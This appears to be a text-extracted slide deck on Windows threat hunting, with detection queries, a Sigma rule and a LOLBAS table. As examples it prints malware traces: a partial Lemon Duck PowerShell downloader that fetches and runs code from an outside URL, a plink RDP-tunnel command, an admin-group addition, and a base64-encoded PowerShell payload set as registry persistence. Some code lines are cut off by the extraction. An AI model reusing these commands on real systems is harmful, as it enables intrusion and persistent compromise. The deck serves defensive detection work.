
Command Line:
"C:\Windows\TEMP\taskeng.exe"

HUNTING METHODS – SUSPICIOUS EXECUTION PATHS

There are many suspicious execution paths, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Execution from default system folders that are writable by standard users (i.e c:\users\public*)
- Identify folders that are not supposed to host executables and hunt on any execution from those folders and sub-folders (i.e. c:\windows\tasks\taskeng.exe or this folder host normally only .job files)
- Known windows core processes running from non standard paths (i.e. svchost.exe from “c:\windows\temp”)
- Pay attention to renamed signed/trusted scripting and windows utilities (i.e. cscript.exe renamed and executed from c:\users\user\appdata\local\temp\microsoft\team.exe) use original file name instead.
- Folders that mimic known windows folders: “c:\windows \system32\lsass.exe”
- While hunting avoid noisy folders and focus on quick detections

HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES



HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES

There are many suspicious parent child relationships, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Default parent and child processes of system core processes (i.e. Print Spooler subsystem “spoolsv.exe” parent of cmd.exe normal or not?)
- Identify combinations that are impossible or rare to occur (i.e. wmicprvse.exe child of exploer.exe)
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of abnormal combination seen in the wild
- Some Known Phishing CVEs like CVE-2017-11882 have unique execution flow (Process EQNEDT32.EXE may create a child process such as mshta.exe), incorporate those quickly even if you have a working patching plan (you never know who has a vulnerable office version)
- Don't trust legit looking execution flow, Always cross check with other criterias such as user name, process integrity level, network connections (CreateProcess with STARTUPINFOEX structure can be used to spoof PPID)

HUNTING METHODS – COMMAND LINE ANOMALIES

```
4 $tm1=$Lemon_Duck=''_T''; $y=''_U''; $z=$y+''p''+''+'+$v+'''; $m=(New-Object  
System.Net.WebClient).DownloadData($y); [System.Security.Cryptography.MD5]::Create().Com  
f67b3b7ec1') {IEX-(join[char[]]$m)}  
5  
6 $ru=$env:username  
7 # random path, i.e. kgYBaEqZMV\kPVR  
8 $tn3=(join([char][1](65..90+97..122))  
9 $of=$env:tmp+'\tempfile.txt'  
0 $lf=$env:tmp+'\kdls92jsjqs0.txt'  
1 $ti=Get-Date -Format 'yyyy-MM-ddTHH  
2  
3 $us=@('http://t.zer2.com/v.js', 'http  
4  
5 if(([Security.Principal.WindowsPrinc  
6 $ru='System'  
7 $tn3='MicroSoft\Windows\'+$tn3  
8 )  
9  
0 if(!(Test-Path $lf)){  
1 foreach($u in $us){  
2 if($u -eq $us[0]){$tn=(join([char]  
3 if($u -eq $us[1]){$tn=(join([char]  
4 if($u -eq $us[2]){$tn=$tn3}  
5 $tm.replace('TIME',$ti).replace('USER',$ru).replace('COMMAND',[Convert]::ToBase64String  
_U',$u)))|out-file $of  
6 if($ru -eq 'System'){  
7 schtasks /create /ru $ru /tn $tn /xml $of /F  
8 } else {  
9 schtasks /create /tn $tn /xml $o+f /F  
0  
1  
2  
3  
4  
5  
6  
7  
8  
9  
0
```

Normal schtasks.exe execution
using /xml param should point to
a .xml file extension (Task Config)

Command Line:

wmic os get /format:"C:\\\\Users\\\\\\Public\\GB3nKXLw.xls"

Version Information:

Company: Microsoft Corporation
Description:
Version:

INDICATORS OF SUSPICIOUS BEHAVIOUR

1st anomaly cmdline points to “suspicious path”, 2nd wmic with /format to point to an xsl is a known technique to bypass whitelisting.

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 1 process in total.

wscript.exe .\\\\$Recycle.Bin\\Recycle.Bin\\software.vbs (PID: 3324)

Logged Script Calls Logged Stdout Extracted Streams Memory Dumps
Reduced Monitoring Network Activity Network Error Multiscan Match

Look up on VT

Command Line:

C:\Windows\SERVICE~2\NETWOR~1\AppData\Local\Temp\rtrsvc.exe -N -R 63054 localhost:3389 tunnel@concorp.pw

Version Information:

Company: Simon Tatham
Description: Command-line SSH, Telnet, and Rlogin client
Version: Release 0.70

INDICATORS OF SUSPICIOUS BEHAVIOUR

DANGER

RDP Tunneling in action

HUNTING METHODS – COMMAND LINE ANOMALIES

There are many suspicious command line values, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Priority should go for windows native sysadmins and scripting utilities (net.exe, whoami.exe, cscript.exe, wscript.exe, mshta.exe, wmic, regsvr32, regasm, rundll32, msbuild, installutil, systeminfo, netsh, reg.exe, netstat.exe, nltest.exe, powershell.exe etc.)
- Identify Process that don't have usually a "null" commandline (i.e. rundll32.exe, regasm.exe, msbuild.exe or svchost.exe with a null cmdline is suspicious)
- Look for lengthy and obfuscated command line values
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of suspicious cmdline values seen in the wild
- Same as for parent process details, command line can be spoofed (PEB hijack) as well but still not yet widely adopted

HUNTING METHODS – PROCESS/NETCON

Look for suspicious combination of process and destination domain or port or private/public IP address:

```
network where process_name in  
("wscript.exe","cscript.exe","mshta.exe","regasm.exe","regsvr32.exe","regsvcs.exe","m  
sbuild.exe","certutil.exe","bitsadmin.exe","installutil.exe","mavinject.exe","wmic.exe",  
"powershell.exe")
```

```
network where destination_port == 587 and process_name !=  
"outlook.exe" and process_name !=  
"mailClient.exe" and process_name!="thunderbird.exe"
```

```
C:\windows\explorer.exe with http traffic to non Microsoft ASN.
```

```
C:\windows\system32\*.exe with http traffic to  
DDNS subdomains
```

```
Network where process_name!="system"  
and destination_port in ("445","139")
```

```
dns where query_name == "*api.dropboxapi.com*" and process_name != "Dropbox.exe"
```

HUNTING METHODS – ONLINE SANDBOX EXAMPLE

Hunting example for any eventual public sample that contains in the cmdline “localhost:3389” sign of RDP tunneling:

Google search results for "intext:localhost:3389 site:any.run". The search bar is highlighted. The results page shows 1 result in 0.21 seconds. The first result is a link to a public sample report: "d56207a5ac5261d8307282a70f0e648c24b5f9f1 - ANY.RUN". The report page is also highlighted.

An online sandbox analysis tool interface. At the top, it shows a summary for the process "rtrsvc.exe" (id: 3264) located at C:\Windows\SYSTEM\2\NETWOR~1\AppData\Local\Temp\rtrsvc.exe. The timeline indicates it was created at +146813 and terminated at 300. It was run by the NETWORK SERVICE user (S-1-5-20) under SYSTEM (IL:). A "No verdict" button is present. Below this, a "Download" button and a "Look up on VT" link are shown. The "Command Line:" section displays the command: C:\Windows\SYSTEM\2\NETWOR~1\AppData\Local\Temp\rtrsvc.exe -N -R 63854:localhost:3389 tunnel@concorp.pw. The "Version Information:" section shows the company as Simon Tatham, description as Command-line SSH, Telnet, and Rlogin client, and version as Release 0.70. The "INDICATORS OF SUSPICIOUS BEHAVIOUR" section includes a "DANGER" section with the note "Application was dropped or rewritten from another process" and a "WARNING" section. In the bottom right, a log viewer shows several entries for "icacls.exe" with command lines like "icacls.exe rfxvmt.dll /setowner *NT SERVICE\TrustedInstaller*", "icacls.exe rfxvmt.dll /grant *NT SERVICE\TrustedInstaller*", "icacls.exe rfxvmt.dll /remove *NT AUTHORITY\SYSTEM", and "icacls.exe rfxvmt.dll /grant *NT AUTHORITY\SYSTEM:RX". The entry "icacls.exe rfxvmt.dll /remove *NT AUTHORITY\SYSTEM" is highlighted with a yellow box. The "Command Line:" field at the bottom shows "C:\Windows\system32\net.exe" localgroup Administrators "NT AUTHORITY\NETWORK SERVICE" /add. The "Version Information:" section for net.exe lists Microsoft Corporation as the company, Net Command as the description, and version 6.1.7600.16385 (win7_rtm.090713-1255). The "INDICATORS OF SUSPICIOUS BEHAVIOUR" section is partially visible at the bottom.


Start with a rare TTP trace you known, once you find a match, pivot into any interesting adjacent events and create detection from those (a.k.a learn from the attacker).

Original_file_name=="icacls.exe" and
command_line=="*remote*Authority\\SYSTEM"

HUNTING– INITIAL ACCESS & EXECUTION EXAMPLES



INITIAL ACCESS & EXECUTION




Process where parent_process_name in ("winword.exe", "excel.exe", etc.) and process_name in ("cmd.exe", "powershell.exe", "mshta.exe" .. etc.)

Process where process_name in ("cmd.exe", "wscript.exe", "powershell.exe", "cscript.exe") and parent_process_name=="wmiprvse.exe"




INITIAL ACCESS & EXECUTION



process where
process_name=="msiexec.exe" and
command_line=="*http*"

Network where process_name in
("wscript.exe","cscript.exe","mshta.exe" etc.)



INITIAL ACCESS & EXECUTION



All the different files can be found behind a fancy frontend here: <https://lolbas-project.github.io> (thanks @ConsciousHacker for this bit of eyecandy and the team over at <https://gtfobins.github.io/>). This repo serves as a place where we maintain the YML files that are used by the fancy frontend.

Goal

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

Criteria

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft
- Have extra "unexpected" functionality. It is not interesting to document intended behavior
 - Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

Interesting functionality can include:

Familiarity with LolBas project is important.

<https://bit.ly/2lWhFNM>

	A	B	C	D	E	F	G	H	I	J
1	Binary	Functions	Type	Legit Exec Frequency	Top Seen Parent Processes	Top Seen Child Processes	Network	Top Seen UserName	Suspicious Cmd	Comments
2	Cmstpl.exe	Execute, AWL bypass	Binaries	No Exec Observed	NA	NA	NA [Good for hunting]	NA	> http	> suspicious paths
3	Esentutl.exe	Copy, ADS, Download	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	> /vss: No Exec Observed	> /d: No Exec Observed
4	Eventvwr.exe	UAC bypass	Binaries	Low	explorer.exe, cmd.exe	mmc.exe (only)	None	Std Username	NA	
5	hh.exe	Execute, Download	Binaries	Low	explorer.exe and others	None	None	Std Users	NA (usually hh.exe path)	
6	Installutil.exe	Execute, AWL bypass	Binaries	Low	NA (Random installers)	> devenv.exe (VS)	File Path: NA, point to DLL (microsoft.net and program Null cmdline: none [good exe: none] [good for hunting])	both system and std Users	/INJECTRUNNING: Non	
7	Mavinject.exe	Execute, ADS	Binaries	Medium	AppVClient.exe	None	None	SYSTEM	/HMODULE=: None [good exe: none] [good for hunting]	
8	Microsoft.Workflow.Compiler.exe	Execute, AWL bypass	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	NA	No Exec Observed	No Exec Observed	
9	Mbsbuild.exe	Execute, AWL bypass	Binaries	Medium	devenv.exe (VS) msbuild.exe (VS)	comhost.exe cmd.exe aspnet_compiler.exe MSBuild.exe csc.exe VBSCCompiler.exe cvtres.exe dotnet.exe	XML File: NA, as long as the value only. csproj file: rare and can be suspicious msbuild exec	Std Users	> "-path C:\Windows\diagnostics\ -af" (happens only when disassembly) \Windows\com	
10	Mdt.exe	Execute, AWL bypass	Binaries	Medium	powrun.exe rundll32.exe explorer.exe	rundll32.exe pcwut.dll>CreateAndRun	None	Std Users	> "-path C:\Windows\diagnostics\ -af" (happens only when disassembly)	

HUNTING EXAMPLES DISCOVERY



DISCOVERY

```
word.exe.822579250.DROPPED.exe (PID: 660)
  - cmd.exe /C net user /domain (PID: 2872)
    - net.exe net user /domain (PID: 3284)
      - net1.exe %WINDIR%\system32\net1 user /domain (PID: 3212)
  - cmd.exe /C net group /domain (PID: 2560)
    - net.exe net group /domain (PID: 2568)
      - net1.exe %WINDIR%\system32\net1 group /domain (PID: 3492)
  - cmd.exe /C net view /d (PID: 2848)
    - net.exe net view /d (PID: 3280)
  - cmd.exe /C net group "domain admins" /domain (PID: 2556)
    - net.exe net group "domain admins" /domain (PID: 3288)
      - net1.exe %WINDIR%\system32\net1 group "domain admins" /domain (PID: 3496)
  - cmd.exe /C net group "Admins. do Domnio" /domain (PID: 2968)
    - net.exe net group "Admins. do Domnio" /domain (PID: 3496)
      - net1.exe %WINDIR%\system32\net1 group "Admins. do Domnio" /domain (PID: 3496)
  - cmd.exe /C net start (PID: 3512)
    - net.exe net start (PID: 2984)
      - net1.exe %WINDIR%\system32\net1 start (PID: 3300)
  - cmd.exe /C tasklist (PID: 3096)
    - tasklist.exe tasklist (PID: 3548)
  - cmd.exe /C net user (PID: 3236)
    - net.exe net user (PID: 3056)
      - net1.exe %WINDIR%\system32\net1 user (PID: 3232)
  - cmd.exe /C net localgroup administrators (PID: 3156)
    - net.exe net localgroup administrators (PID: 3564)
      - net1.exe %WINDIR%\system32\net1 localgroup administrators (PID: 3564)
  - cmd.exe /C net localgroup administradores (PID: 2968)
    - net.exe net localgroup administradores (PID: 2584)
      - net1.exe %WINDIR%\system32\net1 localgroup administradores (PID: 2584)
  - cmd.exe /C netstat -na (PID: 3168)
    - NETSTAT.EXE netstat -na (PID: 3232)
```

```
wmimgmt.exe (PID: 3036)
  - cmd.exe %WINDIR%\system32\cmd.exe /v:on /c "%LOCALAPPDATA%\MICROS...
    - findstr.exe findstr /s "YM.CGP_ "%USERPROFILE%..\*.txt (PID: 2652)
    - chcp.com chcp (PID: 2836)
    - net.exe net user (PID: 2560)
      - net1.exe %WINDIR%\system32\net1 user (PID: 2792)
    - net.exe net localgroup administrators (PID: 2720)
      - net1.exe %WINDIR%\system32\net1 localgroup administrators (PID: 2776)
    - tasklist.exe tasklist (PID: 2752)
    - systeminfo.exe systeminfo (PID: 2496)
  - cmd.exe cmd /c wmic ntdomain get domainname (PID: 4192)
    - WMIC.exe wmic ntdomain get domainname (PID: 2976)
  - cmd.exe cmd /c net localgroup administrators (PID: 5424)
    - net.exe net localgroup administrators (PID: 5732)
      - net1.exe %WINDIR%\system32\net1 localgroup administrators (PID: 5820)
  - cmd.exe cmd /c net group "domain admins" /domain (PID: 5936)
    - net.exe net group "domain admins" /domain (PID: 4224)
      - net1.exe %WINDIR%\system32\net1 group "domain admins" /domain (PID: 5708)
  - cmd.exe /c ipconfig /all (PID: 2224)
    - ipconfig.exe ipconfig /all (PID: 5884)
    - ipconfig.exe ipconfig /all (PID: 2536)
  - NETSTAT.EXE netstat -na (PID: 2896)
```

Discovery of local and domain users & groups as well as network setup and security tools is a must for any attacker.

DISCOVERY - PRIVILEGED GROUPS

Event Properties - Event 4661, Microsoft Windows security auditing.

General Details

A handle to an object was requested.

Subject:

Security ID:	S-1-5-21-1587066498-1489273250-1035260531-1106
Account Name:	user01
Account Domain:	EXAMPLE
Logon ID:	0x15E1A7

Object:

Object Server:	Security Account Manager
Object Type:	SAM_GROUP
Object Name:	S-1-5-21-1587066498-1489273250-1035260531-512
Handle ID:	0x14c7b2cd0

Process Information:

Process ID:	0x1c4
Process Name:	C:\Windows\System32\lsass.exe

Access Request Information:

Transaction ID:	{00000000-0000-0000-0000-000000000000}
Accesses:	READ_CONTROL AddMember

Log Name: Security

Source: Microsoft Windows security

Event ID: 4661

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 3/19/2019 12:23:52 AM

Task Category: SAM

Keywords: Audit Success

Computer: WIN-77LTAPHIQ1R.example.corp

On the domain controllers if you log 4661, you can hunt for 4661 with message body containing well-known privileged SIDs


- SID: S-1-5-21domain-512

Name: **Domain Admins**

Description: A global group whose members are authorized to administer the domain. By default, the **Domain Admins** group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. **Domain Admins** is the default owner of any object that is created by any member of the group.

```
github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_account_discovery.yml
35 lines (34 sloc) | 937 Bytes
Raw Blame History
1 title: AD Privileged Users or Groups Reconnaissance
2 description: Detect priv users or groups recon based on 4661 eventid and known privileged users or groups SIDs
3 references:
4   - https://blog.menasec.net/2019/02/threat-hunting-5-detecting-enumeration.html
5 tags:
6   - attack.discovery
7   - attack.t1087
8 status: experimental
9 author: Samir Boussaden
10 datasource:
11   product: windows
12   service: security
13   definition: 'Requirements: enable Object Access SAM on your Domain Controllers'
14 detection:
15   selection:
16     EventID: 4661
17     ObjectType:
18       - 'SAM_USER'
19       - 'SAM_GROUP'
20     ObjectName:
21       - '**-512'
22       - '**-502'
23       - '**-500'
24       - '**-505'
25       - '**-519'
26       - '**-520'
27       - '**-544'
28       - '**-551'
29       - '**-555'
30       - 'admin*'
31     condition: selection
32   falsepositives:
33     - If source account name is not an admin then its super suspicious
34 level: high
```

HUNTING EXAMPLES PERSISTENCE



PERSISTENCE – MOST COMMON

Behavior activities
Fedex Shipment.exe (ID: 2716)
Events
MODIFIED FILES 3 REGISTRY CHANGES 0 HTTP REQUESTS 0
Source: files First seen: 43375ms
Details
created: NONE
device: DISK_FILE_SYSTEM
name: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\\Programs\Startup\manage-bde.url
object: FILE
operation: WRITE
status: 0x00000103
time: 43375ms

WRITE Key: HKEY_CLASSES_ROOT\CLSID\{8dac4e38-b146-4617-96a3-a3f839e5c568}\Shell\Manage\command
Name: (Default)
Value: c:\windows\system32\wscript.exe /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass -c ""IEX (([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFhYPU1FWCgoJ1snICsgW2NoYXJdMHg1MyArICd5c3R1bS5UZXh8LkVuYycgKyBbY2hhc10weDzmiCsgJ2Rpbd0jpBjyArIFtjaGFyXTB4NTMgKyAnQ0LJLkd1dCggKyBbY2hhc10weDUzICsgJ3RyaW5nKfsnICsgW2NoYXJdMHg1MyArICd5c3R1bS5DjyArIFtjaGFyXTB4NmYgKyAnbnZlcnRd0jpGcicgKyBbY2hhc10weDzmiCsgJ21CYXN1NicgKyBbY2hhc10weDm0ICsgJycgKyBbY2hhc10weDUzICsgJ3RyaW5nKchnZXQtYycgKyBbY2hhc10weDzmiCsgJ250JIC1wYXRoICcnYzpcd2luZCcgKyBbY2hhc10weDzmiCsgJ3dzXHRI1bXBccG1jdHVyZS5qcGcnJykpKScpKtskQkI9SUVKCgn3RhcnQtc2x1ZXAgMTA7JHM9JFhYOyRkID0gQCgpOyR2ID0gMDsKyA9IDA7d2hpBGUoJGMgLW51TCRzLmx1bmd0aC17JHV9KCR2KjUyKSSoW01udDMyXVtjaGFyXSRzWjRjXSOnICsgW2NoYXJdMHg2NCarICcwKtpZigoKCRjKzEpJTMpIC1lcSAwKxt3aG1sZsgdiAtbmUgMC17JHZ2PSR2JTI1NjtpZigkdnYgLWd0IDAppeyRkKz1bY2hhc11bSW50MzJdJHZ2fSR2PvtJbnQzM10oJHYvMjU2KX19JGMrPTE7fTbYXJyYX1d0jpSZXZlcnN1KCrkTtJRVgoWycgKyBbY2hhc10weDUzICsgJ3RyaW5nXTo6SicgKyBbY2hhc10weDzmiCsgJ2LuKCCnJycsJGQpKts7Jykp01FWCgkQkIp'))"""
WRITE Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Name: UpdateService
Value: c:\windows\explorer.exe shell:::{8dac4e38-b146-4617-96a3-a3f839e5c568}


Command Line:

```
SCHTASKS /Create /TN QueueReporting /TR "C:\Users\admin\AppData\Local\Temp\vlc.exe ab cb" /SC ONEVENT /EC Microsoft-Windows-DriverFrameworks-UserMode/Operational /MO *[System[Provider[@Name= Microsoft-Windows-DriverFrameworks-UserMode'] and EventID=2003]]" /f
```

3 of the most common persistence procedures that you should hunt for 1st:

